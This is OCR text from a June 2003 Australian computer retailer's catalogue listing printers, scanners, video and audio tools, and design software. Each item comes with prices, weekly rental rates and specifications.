(* N/A on the HP LaserJet 1000, 1200, 3200, 3300 series.) Returned printers must be laser or solid ink printers in working condition. The trade in offer ends on 30 June 2003. New printers must be purchased and delivered by that date.

hp LaserJet 2300 Series

- 24ppm, up to 8ppm duplex
- 1200 x 1200dpi print quality
- 32MB RAM up to 288MB max • hp PCL 5e, hp PCL 6, PostScript 3™ & automatic language switching • up to 850 sheet input tray • 50,000 page duty cycle.


NEW

hp LaserJet 2300 Rent* \$16.75/wk (H9828) **\$1,495**
hp LaserJet 2300D Rent* \$18.02/wk (H9829) **\$1,608**
hp LaserJet 2300N Rent* \$21.57/wk (H9830) **\$1,925**
hp LaserJet 2300DN Rent* \$23.75/wk (H9831) **\$2,119**
hp LaserJet 2300DTN Rent* \$26.84/wk (H9832) **\$2,705**

hp LaserJet 4300 Series

- A4 size 43ppm
- 1200 dpi print quality
- 64MB RAM
- 350MHz processor
- two optional EIO interface slots
- 500 sheet input tray (media capacity 600 sheets)
- 50 sheet face up output tray
- 250 sheet face down output tray
- 100 sheet multipurpose input tray.



hp LaserJet 4300 Rent* \$25.89/wk (G4258) **\$2,609**
hp LaserJet 4300N Rent* \$32.91/wk (G4259) **\$3,316**
hp LaserJet 4300TN Rent* \$37.44/wk (G4260) **\$3,773**
hp LaserJet 4300DTN Rent* \$40.51/wk (G4261) **\$4,282**



PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

FINANCE METHODS ARE SUBJECT TO APPROVAL

The future in imaging

**PC USER
best buy**

Magicolor 2300 DeskLaser

The InkJet Killer

A colour laser printer under \$2,000 without the killer inkjet running costs. Armed with high resolution, high quality and high quality output this printer leaves nothing but a small footprint and carries a tiny cost of ownership.

 Rent* \$20.90/wk (F7927) **\$1,865**

| | |
|---------------|--|
| Print Speed | Up to 4ppm colour A4, 16ppm mono |
| Resolution | 2400 x 600dpi |
| Interface | Ethernet (10/100BaseTX); USB 1.1; Parallel; optional Bluetooth |
| Compatibility | Windows 95/98/2000/NT/XP |

*Best Buy October 2002 by PC User Magazine



Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
 Delivery charges extra.

Fly Buys.

Collect Fly Buys points on your computer hardware & software when you purchase from **HARRIS TECHNOLOGY.**

PagePro1200W

Desktop Monochrome Printing

To break away from the pack and take the lead, you need office equipment that enables you to do more with fewer resources. With a 3 year exchange warranty that includes the drum, the PagePro 1200W has amazing printing efficiency.

 (F9324) **\$399**

| | |
|---------------|-----------------------------|
| Print Speed | Up to 12ppm |
| Resolution | 1200 x 1200dpi |
| Interface | USB 1.1; IEEE 1284 Parallel |
| Compatibility | Windows 95/98/2000/NT/XP |

PagePro1250W

Desktop Monochrome Printing

If your looking for a personal laser printer that allows you to print high quality documents quickly and easily at your desk, look no further than the PagePro 1250W from Minolta-QMS. It comes standard with a 3 year warranty that covers the drum, making it a very cost effective printing solution.

 (J2293) **\$498**

| | |
|---------------|--------------------------------|
| Print Speed | Up to 16ppm A4 |
| Resolution | 1200 x 1200dpi |
| Interface | USB 1.1; IEEE 1284 Parallel |
| Compatibility | Windows 95/98/ME/NT4.0/2000/XP |

PagePro 9100N

Networkable A4 & A3 monochrome laser printer

The PagePro 9100N represents the best value in A3 network printing! Even with print speeds of 35 pages per minute and free Ethernet interface, its price matches what you'd expect to pay for smaller, slower laser printers.

 Rent* \$27.84/wk (E3659) **\$2,805**

| | |
|---------------|--|
| Print Speed | 35ppm A4, 19ppm A3, mono |
| Resolution | 1200 x 1200dpi |
| Interface | USB 1.1; IEEE 1284 Parallel; 10/100BaseTX Ethernet |
| Compatibility | PostScript 3, PCL 6, PDF, HP-GL, PCL 5e |

Ask
About...



- ☐ Extend to a total of 3 Years Return to Base
- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

JUN

43


Small Office & Home Office Solutions

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges apply.

*Terms and Conditions

Send a redemption form and proof of purchase to qualify.

A cheque for the amount will be sent out to the end user from Brother International.

Cash back amounts are:
HL-5000 series 16ppm
HL-5040,
HL-5050,
HL-5070N
\$100 per unit

HL-1800 series 18ppm
HL-1850,
HL-1870N
\$150 per unit

HL-7000 series 28ppm
HL-7050,
HL-7050N
\$200 per unit

Offer Ends
30th June
2003

Ask
About...



JUN

44

HARRIS
TECHNOLOGYTM

HL-5000 Series Monochrome Laser Printer

HL-5040
HL-5050
HL-5070N

16ppm, 8Mb Ram, PCL6 only Laser Printer
16ppm, 16Mb Ram, PCL6, Pscript3 Laser Printer
16ppm, 16Mb Ram, PCL6, Pscript3 Network Ready Laser Printer



\$100 Cash Back!*

Printer pictured with optional trays sold separately

| | | | |
|---|------------------|---------|----------------|
| HL-5040 | Rent* \$6.37/wk | (H3789) | \$569 |
| HL-5050 | Rent* \$8.35/wk | (H3790) | \$745 |
| HL-5070N | Rent* \$11.48/wk | (H3793) | \$1,025 |
| Optional Trays (250 Sheet) (J2549) | | | \$240 |

HL-1800 Series Monochrome Laser Printer

HL-1850
HL-1870N

18ppm, 8Mb Ram, Duplex Laser Printer
18ppm, 32Mb Ram, Duplex, Network Ready



\$150 Cash Back!*

Printer pictured with optional trays sold separately

| | | | |
|--|------------------|---------|----------------|
| HL-1850 | Rent* \$13.41/wk | (F4444) | \$1,197 |
| HL-1870N | Rent* \$15.63/wk | (F2033) | \$1,395 |
| Optional Tray 250 sheet (C7983) | | | \$269 |

HL-7050 Series Monochrome Laser Printer

HL-7050
HL-7050N

28ppm, 16Mb Ram, PCL6, Pscript3 USB/Parallel
28ppm, 16Mb Ram, PCL6, Pscript3, USB/Parallel, Network Ready



\$200 Cash Back!*

| | | |
|-----------------|--------------------------|----------------|
| HL-7050 | Rent* \$20.81/wk (J2005) | \$1,857 |
| HL-7050N | Rent* \$22.91/wk (J2055) | \$2,309 |

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.



EPSON

The Power to Create

Prices are subject to change. Check here for latest prices & products!!

Web Direct

www.ht.com.au/cat/epson

EPSON STYLUS PHOTO 915

- 5760 optimised dpi using RPM technology
- 4 picoltre Micro Dots, for extremely fine print detail
- EPSON Intelligence ink system • True Border-free edge-to-edge printing on cut sheet or roll paper • Roll paper holder included • Over 25 years lightfastness using EPSON ColorLife paper • Direct printing via camera card • Optional LCD Preview Monitor.



(G3333) **\$449**

EPSON STYLUS C61

- Crisp text, vibrant colours coupled with speed and reliability • Up to 14ppm black text A4 (memo) printing • 5760 x 720 optimised dpi using RPM technology • USB and Parallel enabled.



(F8180) **\$179**

EPSON STYLUS PHOTO2100

- Up to 2880 x 1440 dpi • 7 colour individual ink system with a new light black and either photo or matte black
- A3+ • Epson Intelligence ink system • True Border-free printing • Roll paper printer and auto cutter • 75yrs lightfastness • Up to 1.3mm thick media support.



Rent* \$20.05/wk (F2969) **\$1,789**

Mono Laser Printer EPL 6100

- Fast 16ppm print engine • True 1200dpi for superior print quality! • Powerful, 200MHz 64-bit RISC CPU! • Class leading durability - 15,000 pages per month duty cycle
- 6,000 page toner cartridges
- Superb paper handling, 250 sheet paper input, Network capable.



EPL 6100

Rent* \$8.49 /wk (F3399) **\$736**

Multifunction Printer Home CX3100

- Printing - colour printing up to 5760 Optimised DPI up to 14ppm (black-and-white economy mode) • Standalone - full colour copier capabilities • Scanning - 48-bit colour depth (internal) scanning • Faxing - Using your existing PC and modem take full advantage of your existing fax software.



(H0697) **\$360**

PERFECTION 3200 Scanner

- 3200 x 6400dpi optical resolution • 48-bit colour depth
- Optical Density: 3.4 Dmax • USB2.0 and IEEE1394 (Firewire) interfaces • Lid type film adapter with 4 x 9" scanning area. Scan up to two film strips of up to six 35mm frames (total of 12 frames) • Adobe PhotoShop Elements and LaserSoft SilverFast SE6 bundled • 1 year warranty



Rent* \$9.31/wk (H8527) **\$829**

EPSON STYLUS PHOTO 830U


- 6-colour ink system • Up to 14ppm black text printing
- A4 economy • 5760 optimised dpi using RPM technology for true photo quality • MicroPiezo technology • Incredible fine 4 picoltre ink droplets • True Border-free printing • 2 x USB interface • Photo Quicker 3.4 • Over 25years lightfastness.



(J2312) **\$289**

EPSON STYLUS PHOTO1290S

- A3+ • 6 colour photo printing • Border-free edge-to-edge printing • Max res 2880 x 720dpi with variable sized droplet technology • Over 25 years lightfastness prints
- Features print image matching technology
- On demand inkjet (piezoelectric) • Black text 9.4ppm (economy) • Text and photo 3.0ppm (normal) • Full page colour 1.3ppm (normal).



Rent* \$11.08/wk (G4593) **\$989**

Colour Laser Printer AL C900

- The AcuLaser C900 is perfect for printing a wide range of professional office documents such as in house stationary, brochures, direct mail and flyers, customer and internal newsletters, web prints, business reports and submissions • printing up to 2400 dpi
- 16ppm black/ 4ppm colour



AL C900

Rent* \$21.61/wk (G8809) **\$1,928**

Multifunction Printer Office CX 5100

- Printing - colour printing up to 5760 Optimised DPI • up to 22ppm A4, black-and-white economy mode • Standalone - full colour copier • Scanning - 48-bit colour depth • Faxing - Using your existing PC and modem take full advantage of your existing fax software.



Rent* \$6.16 /wk (H0780) **\$550**

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges extra.

Epson Ink

Black
810/830/925
(C9764) **\$45**

Colour
810/830/925
(C9765) **\$38**

Colour
870/890/995/915
(96455) **\$35**

Black
870, 890, 895,
1270, 1290
(A0630) **\$35**

Black
C41UX/SX
(F7743) **\$21**

Colour
C41UX/SX
(F7742) **\$34**

Black
C60/61/CX3100
(D0043) **\$53**

Colour
C60/61/CX3100
(D0044) **\$48**

Epson Paper

Premium Glossy
Photo Paper
100 x 150mm



(H9042) **\$9**

Photo Paper (A4)



(S9631) **\$20**

Photo Quality
inkjet paper



(77273) **\$29**

45

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999
Fax: 1300 13 6666

Web: www.ht.com.au
Email: sales@ht.com.au



Order on-line
www.ht.com.au

The Greatness of Presence

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges extra.

FS-1010 14ppm A4 ECOSYS Standalone Laser Printer

The FS-1010 is packed with so many features as standard, it represents incredible value for money. With the fastest processor in its class, the first page is delivered in less than 12 seconds and the print speed is a lightening quick 14ppm.

The FS-1010 offers the latest in connectivity with both USB and parallel ports standard along with PostScript level 2 (KPD2) emulation. In combination with the 600x600dpi resolution (up to 2400x600dpi with KIR2), the FS-1010 provides high quality printing that is guaranteed to impress.

With 16Mb of standard memory, ultra low printing costs and a 3 year return to base warranty, the FS-1010 is undeniably the best value entry level laser printer on the market.

Features:

- Up to 14 pages per minute Laser Printer
- 16Mb Memory (upgradable to 144Mb).
- USB Interface Standard.
- PostScript Level2 emulation (KPD2) standard
- PowerPC 405 200Mhz CPU
- 3 years return-to-base warranty



FS-1010 Rent* \$7.59/wk (D7681)


\$678

FS-1010N with network Rent* \$9.74/wk (D7683)

\$869

Fly Buys.

Collect Fly Buys points on your computer hardware & software when you purchase from **HARRIS TECHNOLOGY.**




Your Digital Media Company

Easy CD & DVD Creator 6

(H5038)

\$129



Easy CD & DVD Creator™ 6 is Roxio's new Digital Media Suite™! This powerful, easy-to-use and fully integrated suite of digital media applications includes everything you need to capture, organise, edit, burn and share your music, data, photo and video files on CD or DVD – all in one product!

For Corporate, Government and Educational Institutions please call for Volume Licensing 1300 13 9999.

Videowave Movie Creator

(G8187) **\$139**

Create your DVD movie in minutes with Roxio VideoWave® Movie Creator! Automatically transform your video and favorite song into a compelling movie with introductions, transitions, titles and effects.



Videowave Power Edition

(J2118) **\$199**

Roxio's VideoWave® 5 Power Edition, the complete video editing and DVD authoring solution, combines professional tools with a drag-and-drop interface to make power editing easy.



Web Direct

See Web Direct Link (at top of page) for more products and latest info!

JUN

46

Multimedia Tools

Vegas® 4.0

Vegas® 4.0 is the professional's choice for video editing, audio production, compositing, titling and advanced encoding on the PC platform. With its sleek, intuitive interface and powerful video and audio production tools, Vegas provides a complete and integrated solution for digital video production, audio recording, editing and mixing, streaming content creation, and surround sound production. Vegas 4.0 provides real-time reviewing of effects and transitions from the timeline without needing to render, through any OHCI firewire card - even on a notebook!

REALTIME PREVIEW THROUGH FIREWIRE



(H1946) **\$899**

Vegas® 4.0 + DVD

Vegas 4 + DVD includes DVD Architect, a powerful DVD Authoring tool which includes a Dolby Digital AC3® Encoder! DVD Architect works seamlessly with Vegas 4.0, providing video professionals and DVD producers with a complete solution for DVD authoring. Vegas 4.0 markers are automatically recognized and imported into DVD Architect as chapter points.

(H1952) **\$1,299**

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*factory charger extra.

CD Architect™ V5

Produce professional audio CDs to Red Book specification with Sonic Foundry's new CD Architect 5.0. Perform full PQ code editing, trim events from full-length media and add as new tracks, import regions from Sound Forge as tracks, master audio by applying over 20 real-time DirectX® effects to events and the master output, and perform disc-at-once CD burning. Shipping with Noise Reduction 2.0 for a limited time!

(G9002) **\$319**



TV Tuner Card & Video Recorder

PVR 350 now with TV Video Out! Now you can record TV programs in DVD quality and play them back on your TV! Use your PC as a true Digital VCR! PVR 350 includes FM tuner. PVR 250 and PVR USB offers playback to your PC display.



Hauppage PVR 250

(G5990) **\$429**

Hauppage PVR 350

(H3814) **\$525**

Sound Forge 6

Edit, Record, Process & Encode Audio on your PC

This industry-standard application is perfect for audio editing, recording, effects processing and rich media encoding. Version 6 continues to improve by adding features that make it even faster and more powerful than ever!



\$585
Sound Forge Studio 6 also Available (G3738) **\$225**

Video Factory 2.0

VideoFactory 2.0 allows you to capture and edit digital video on your PC. It's perfect for home movies, web videos, music videos, weddings, corporate presentations and much, much more. It's packed with 115 effect presets and 170 customisable transition presets that apply in real-time or you can customise your own! Supports OHCI DV cards.



(D1566) **\$219**

Hauppage TV USB

Watch TV on your Notebook

The Hauppage TV USB and TV USB FM allow you to watch TV on your notebook using its USB interface. The compact external unit also accepts video from a VCR or camera. Basic capturing functionality is also provided.



TV USB (89066) **\$255**

TV USBFM Radio (98455) **\$309**

Hauppage TV GO

Watch TV on your Desktop

The Hauppage TV Go and TV Go FM allow you to watch TV on your desktop, either in a window or full screen. Both models feature Stereo audio, teletext capability, VCR input as well as basic capturing. FM model comes with a free Remote control!



TV -GO (89063) **\$155**

TV -GO FM (H1477) **\$214**

ACID Music 3.0

(D4410)

\$225

ACID DJ 3.0

(D4342)

\$115

ACID

Techno 3.0

(D9203)

\$115

Sound Forge 6

Academic

(G2979)

\$479

ACID Pro 4

Academic

(G4214)

\$479

Video Factory

Academic

(G4213)

\$145

Hauppage

DVB-S NEXUS

Satellite

reciever

Rent*

\$6.66/wk

(G4246)

\$595

Video Editing Tools

Not all items are
in stock at all
stores but can be
ordered for Pick-
up or Delivery.
**HARRIS
TECHNOLOGY.**
*Delivers cheaper rates.

IT & T AWARDS
RESELLER
OF THE YEAR
2002

INSTANT - Perfect CD & DVD duplication

INSTANT COPY

NEW



- Perfect 1 for 1 CD & DVD duplication
- Copy dual-layer DVDs onto single-layer DVD complete with menus, audio tracks & subtitles
- Copy DVD videos onto CD*
- Back-up your favourite PC & console game disks
- Customise your DVD videos
- Copy DVD Video or disc images from your hard drive to disc
- Burn multiple CDs or DVDs simultaneously

(H9521) **\$99**

*Does not copy copy-protected discs

INSTANT CD / DVD

NEW



- Instant copy: CD/DVD copy*
- Instant Backup: to backup & restore your files & drives
- Instant Write: lets you use your CD-R, CD-RW & DVD RAM like a floppy
- Instant Music: music arranger program
- Expression: CD/DVD authoring for still images & videos & CD label designer
- Instant Drive: virtual CD-ROM drive

(H9522) **\$149**

*Does not copy copy-protected discs

STUDIO - First step, quick & easy video editing kits

The complete home movie-making package for video editing novice

MOVIE BOX

- Includes full version of Studio 8 editing software
- Designed by F.A. Porsche
- Capture and output Analogue and Digital video



"Also
doubles as
an AV/DV
Converter"

Rent* \$6.70 /wk (J2405) **\$598**

STUDIO DELUXE

- Analogue & Digital Video editing & DVD authoring hardware/software solution
- Includes full version of studio 8 editing & DVD authoring software
- Includes analogue and DV breakout box for video/ audio connections
- Includes additional 3D Hollywood FX transitions



Rent* \$9.51/wk (F9330) **\$849**

VIEW - Realtime Editing Packages

EDITION 5 DV



- Real-time editing without a real-time card
- Stability. Edition is the most stable editing software in it's class
- Scalable technology - As PC's get faster you will get more real-time features
- DVD Authoring direct from the timeline with motion backgrounds, menus and buttons
- Includes FireWire card

Rent* \$17.36 /wk (J2407) **\$1,549**

EDITION 5 PRO



- Real-Time Analogue output
- Includes AGP Accelerator card for Superior Real-Time performance
- Real-time CPU and GPU based effects
- Real-Time Hollywood FX
- Plus all the features of Edition 5 DV !!

Rent* \$24.31/wk (J2409) **\$2,169**

Fly Buys.
Shop at
**HARRIS
TECHNOLOGY.**
& collect
Fly Buys
points!

JUN
48

**HARRIS
TECHNOLOGY™**



PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Inspiration becomes reality...


Adobe® Acrobat® 6.0 Standard



Adobe® Acrobat® 6.0 Standard software enables business professionals to quickly and easily convert any Microsoft® Office, Internet Explorer, or other paper or electronic document to a reliable Adobe Portable Document Format (PDF) file, which can be exchanged with and reviewed by colleagues and customers. Intuitive tools automatically track, manage, and incorporate review feedback.

| | | |
|--------------------------|-------------|--------------|
| Full Version | WIN (H9951) | \$579 |
| Upgrade to Standard V6.0 | MAC (H9953) | |
| From ver. 4.0 & 5.0 | MAC (H9958) | \$199 |
| Upgrade to Pro V6.0 | WIN (H9959) | |
| From 4.0 & 5.0 | MAC (H9960) | \$299 |

Adobe® Acrobat® 6.0 Professional



Adobe® Acrobat® 6.0 Professional software provides robust new tools to enable business, creative, and engineering professionals to reliably and efficiently exchange graphically complex documents. Create Adobe Portable Document Format (PDF) files with one button click from Microsoft® Office and Internet Explorer, as well as from Microsoft® Project, Microsoft® Visio, and AutoCAD®. Create electronic forms, and automatically manage and track document reviews with new electronic tools.

| | | |
|--------------|-------------|--------------|
| Full Version | WIN (H9954) | \$879 |
| | MAC (H9956) | |

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges extra.



Please contact
HARRIS TECHNOLOGY.
on
1300 13 9999
For more information on academic versions OR in regard to upgrading your Adobe Software

Free upgrade to Acrobat 6 Standard if these full versions of the Collections are purchased between the 8th April 2003 and 8th July 2003

Adobe® Design Collection

Contains the following design and publishing applications
InDesign® 2.0, Photoshop® 7.0, Illustrator® 10.0 and Acrobat® 5.0. Together these programs give you everything you need to create & produce professional images, illustrations & layouts and to publish documents across media.

| | | |
|-------------------|-------------|----------------|
| Full Version | WIN (E7819) | \$2,149 |
| | MAC (F1131) | |
| Education Version | WIN (G6186) | \$739 |
| | MAC (H0043) | |

Adobe® Publishing Collection

Powerful applications for business, education and small office/ home office professionals
PageMaker® 7.0, Photoshop® 7.0, Illustrator® 10.0 and Acrobat® 5.0. This software, with included templates and graphics, will help you to create and deliver graphically rich communications for print and the web.

| | | |
|-------------------|-------------|----------------|
| Full Version | WIN (E7784) | \$2,199 |
| | MAC (H0060) | |
| Education Version | WIN (G3985) | \$899 |
| | MAC (H0061) | |

Adobe® Digital Video Collection

The Adobe® Digital Video Collection Premiere® 6.5, After Effects® 5.5, Photoshop® 7.0, and Illustrator® 10 software delivers professional tools for putting your ideas into motion. Whether you produce DV projects for film, videotape, DVD, CD, broadcast media, or the Web, you'll gain the creative control you need to achieve superb results.

| | | |
|--------------|-------------|----------------|
| Full Version | WIN (G1995) | \$2,699 |
| | MAC (G1994) | |

ADOBE® WEB COLLECTION
WIN (G7673)
MAC (H0062)

\$2,299

ADOBE® PAGEMAKER®
7.0
WIN (C6226)
MAC (E7791)

\$1,099


ADOBE® PHOTOSHOP®
7.0
WIN (E4018)
MAC (G4191)

\$1,329

ADOBE® AFTER EFFECTS® 5.5
WIN (E1138)
MAC (F9793)

\$1,449

Adobe® Photoshop Album 1.0



Get photos with one click from your digital camera, CDs, scanner or computer. Assemble slide shows, make photo albums, create cards, calendars, and books & fix photo flaws. Share photos via e-mail or online, print pages of pictures and never waste photo paper again! Easily share photos and slide shows in Adobe PDF so anyone can view them with free Adobe Acrobat Reader software.

| | |
|-------------|-------------|
| WIN (G9932) | \$95 |
|-------------|-------------|

Adobe® PhotoShop Elements 2.0



Adobe® Photoshop® Elements 2.0 software provides the perfect combination of power and simplicity so you can do more with your photos. From quick corrections to creative editing, you can easily achieve high quality results. Whether you use a digital camera or a scanner, Adobe® Photoshop® Elements 2.0 makes digital imaging a breeze.

| | |
|-------------|--------------|
| WIN (F7751) | \$165 |
|-------------|--------------|

autodesk®

Prices are subject to change. Check here for latest prices & products

Web
Direct

www.ht.com.au/cat/autodesk

What today's CAD designers want

Not all items are
in stock at all
stores but can be
ordered for Pick-
up or Delivery.
**HARRIS
TECHNOLOGY®**
*Delivery charges extra.

SYMBOLS 2000

each priced

\$210



Symbols

Symbols 2000
Architectural
(A1319)

Using the toolbar-
style interface, you
can find 5,600+ of
the most
commonly used
symbols with only
2 mouse clicks and
easily insert them
into your drawings.



Symbols

Symbols 2000
Engineering
(A1320)

Complies with
Australian ISO
Standards.
10,800+ symbols,
electrical IEC,
electrical JIC,
mechanical DIN/
ISO library,
hydraulics,
pneumatics,
materials
processing &
ventilation,
electronics,
organisational &
planning libraries.

AutoCAD® 2004

Faster Data Creation, Easier Data Sharing



Upgrade available: call Harris
Technology: 1300 13 9999.

In any industry that requires
technical drawings, speed and
efficient use of data are critical to the
success of design projects. This
where AutoCAD® 2004 software can
help. It provides new productivity
tools, an improved user interface,
and presentation graphics for faster
data creation. It offers password
protection, CAD standards tools,
and support for multisheet DWF™ (Design
Web Format™) files for easier data
sharing. It also provides new network
licensing and software inventory tools
for more efficient licence tracking and
management.

(H2412) **\$7,685**

Autodesk® VIZ 4

Bring your designs alive with Autodesk
VIZ 4, a multimedia software tool that
provides a visually rich, 3D, interactive
user interface Autodesk® VIZ 4 is easy to
use & is interoperable with AutoCAD®
applications. Upgrades also available.



(E1065) **\$4,180**

AutoSketch® 8

From concept sketches, information
graphics and floor layouts to presentations,
electrical drawings and home project plans,
you can draw it - quickly and accurately -
with AutoSketch® Release 8 software.



(D9136) **\$229**

AutoCAD LT® 2004



AutoCAD LT® 2004 is the affordable 2D
CAD software that helps you create
and share drawings more efficiently
and securely. AutoCAD LT streamlines
the drafting process with an optimized
DWG file format, a more intuitive
interface, and new and enhanced
productivity-boosting design tools. It
makes sharing design data more
secure with the ability to apply digital
signatures to your DWG files or deliver
files in the view-and-plot-only DWF™
(Design Web Format™) file format. Plus
it provides full DWG compatibility with
AutoCAD® 2004 and AutoCAD 2004-
based, industry-specific software.

Full Version (H2415) **\$1,999** Upgrade (H2416) **\$649**

Volo™ View 2

Volo™ View 2 software is a cost-effective,
easy-to-use, digital design viewing solution
that lets everyone on your team electronically
review, mark up, measure, and plot
AutoCAD® and Autodesk® Inventor™ based
drawings. Upgrades also available.



(D1736) **\$385**

QuickCAD™ 8

Begin designing on a computer right away
with QuickCAD™ Release 8. Plenty of
productive features let you make technical
designs and diagrams, and you can start
drawing the very first time you use it.



(D5996) **\$135**

Student Edition* - Designed for Professionals, Priced for Students.

Manufacturing Design Solution

- Autodesk® Inventor
- Autodesk® Mechanical
Desktop
- AutoCAD® Mechanical



PLUS:

- AutoCAD®

(H2182) **\$275**

Building Design Solution

- Autodesk® Revit
- Autodesk® Architectural
Desktop
- Autodesk® VIZ



PLUS:

- AutoCAD®

(H2184) **\$275**

Land & Civil Design Solution

- Autodesk®
Land Desktop
- Autodesk® Survey
- Autodesk® CIVIL



PLUS:

- AutoCAD®

(H2185) **\$275**

JUN

50

**HARRIS
TECHNOLOGY™**

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.



COREL™

Prices are subject to change. Check here for latest prices & products!!

Web
Direct

www.ht.com.au/cat/corel

Save time - save money with WordPerfect®



WordPerfect® Office 11

WordPerfect® Office 11 includes:

- WordPerfect® 11 - word processor
- Corel™ Presentations™ 11 - Slide show creator
- Quattro Pro® 11 - spreadsheet
- CorelCENTRAL™ - Address book

GREAT NEW FEATURES INCLUDE:

- Enhanced compatibility with Microsoft® Office (supporting older file versions of Microsoft® products that they do)
- XML Integration: New Publish to XML in WordPerfect, Quattro Pro and Presentations, New import XML Editor in WordPerfect®
- Enhanced Publish to PDF from WordPerfect® and presentations
- New! Document Map • New! Collaboration Review
- New! Outlook Address book integration • New! Enhanced CrossTab Reports

What's more it does not matter what version or what Office Suite or stand alone Office application you currently own, you can upgrade/crossgrade to the latest version of WordPerfect Office 11 for

Upgrade (I0323) **\$288**

BRAND NEW VERSION

Includes New! WordPerfect® Classic Mode:

WordPerfect® 5.1 Blue Screen and Keyboard functions



CorelDRAW® 11

Intuitive graphic design for print and the Web

If you own previous versions of CorelDRAW® or any other vendor's graphics application (such as Adobe® Illustrator®) you can upgrade or cross grade to

the latest version of CorelDRAW 11 for Upgrade (G0515)

\$299*

*Upgrade/cross grade offer that allows previous owners of CorelDRAW as well as users of any other graphics software products to purchase CorelDRAW 11 at the upgrade price of \$299.00 inc GST. For cross grading from competitive products you simply need to call Corel Customer Service on 1 800 65 88 50 to receive the unlock key to use the product. You will need to give the serial number of the competitive product.

Painter™ 8

The ultimate digital sketching and painting tool!



And you can own the
New Version for

Upgrade (J2866) **\$329***

To take advantage of this offer all you need to do is upgrade from any version of CorelDRAW or cross grade from any graphics software application to the latest version of Painter 8 for only \$329*.

*Upgrade/cross grade offer that allows previous users of Painter as well as users of Adobe products or any other vendors graphics products to purchase the new version of Painter 8 at the upgrade price of \$329.00 inc GST.

CorelDRAW® Graphics Suite 11

Includes Three Great Products:

CorelDRAW 11 Intuitive graphic design for print and the Web
Corel PHOTO-PAINT® 11 Fast, easy and powerful photo editing
Corel R.A.V.E.™ 2 Web graphics and animation

Academic Offer!

Students can purchase the award winning CorelDRAW Graphics Suite 11 for only \$125*

Education version only.
Proof of valid student status (or the purchaser) must be provided in order to qualify for this pricing.

Education
Version

(F8413)

\$125



Full version (G4451) **\$1,100**

Upgrade (F4198) **\$545**



SPECIAL
PRICING

iGrafx® FlowCharter™ 2003

You will be able to enjoy improved productivity and ease-of-use when creating flowcharts, process maps, and other business diagrams with iGrafx® FlowCharter™ 2003, the newest version of the award winning ABC FlowCharter™. Document even the most complex processes, systems, or organisation charts in record time using the intuitive drawing features of iGrafx® FlowCharter 2003, then output to Web, print or presentations.

*This product is an upgrade box product. Users can upgrade/cross grade from any flowcharting software such as Microsoft® Visio.

Upgrade (G0212) **\$199***

Full version (G0193) **\$895**

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999
Fax: 1300 13 6666

Web: www.ht.com.au
Email: sales@ht.com.au

HARRIS Technology Centre
at Kmart Broadway-Sydney

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

HARRIS TECHNOLOGY™
*Delivery charges extra.

Corel
Licensing

Call our sales team on 1300 13 9999 for more information on Corel licensing

Wine
on-line?

VINTAGE
CELLARS
vintagecellars.com.au

IT & T AWARDS
RESELLER
OF THE YEAR
2002

JUN

51

What the web can be

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY™
*Delivery charges extra

macromedia®
MAC versions are now available at Harris Technology!

macromedia®
Upgrades & licensing are also available! See our website
www.ht.com.au
or call us on 1300 13 9999

Fyshwick Business Centre
NOW OPEN IN ACT!

JUN
52

HARRIS TECHNOLOGY™

STUDIO MX PLUS



The essential suite of tools for building websites and rich internet applications. Includes Flash MX, Dreamweaver MX, Fireworks MX, FreeHand MX, ColdFusion MX Developers Edition, Flash 6 player, DevNet Resource Kit Special Edition and Contribute.

FULL VERSION

WIN (H2300)

\$1,769

FLASH MX COMMUNICATION SERVER PROFESSIONAL **NEW**



Develop the next generation of online communications, deliver multi-way audio, video, and real-time data in your websites and Rich Internet applications. Change the way we communicate and collaborate online. Create engaging pre-sales applications that integrate audio, video, text, chat, and enterprise data.

PROFESSIONAL EDITION WIN (I0216)

\$7,799
\$849

PERSONAL EDITION WIN (I0215)



FLASH MX

Provides everything you need to create rich Web content and powerful applications. From designing motion graphics to building data-driven applications. Tools to deliver the best user experience across multiple platforms and devices.

FULL VERSION

WIN (E4014)

MAC (G3145)

\$999



DREAMWEAVER MX

Create, build and manage websites and Internet applications. Enjoy the renowned visual layout tools and the rapid web application development features of Dreamweaver UltraDev and the extensive code-editing support of Macromedia HomeSite.

FULL VERSION

WIN (F0137)

MAC (H9763)

\$839



FREEHAND MX

Concept and design visually-rich graphics for print and web with Macromedia FreeHand MX, the multi-publishing design solution with powerful illustration and drawing tools and an open, streamlined workflow.

FULL VERSION

WIN (H9758)

MAC (H9759)

\$789



DEVNET SUBSCRIPTIONS

A new service designed to provide Macromedia professionals with the powerful technologies and resources to create and deliver exceptional digital experiences. The service is available in two tiers: Macromedia DevNet Professional and DevNet Essentials.

PROFESSIONAL

WIN (J1959)

\$2,759
\$589

ESSENTIALS

WIN (J1958)



COLDFUSION MX SERVER PROFESSIONAL

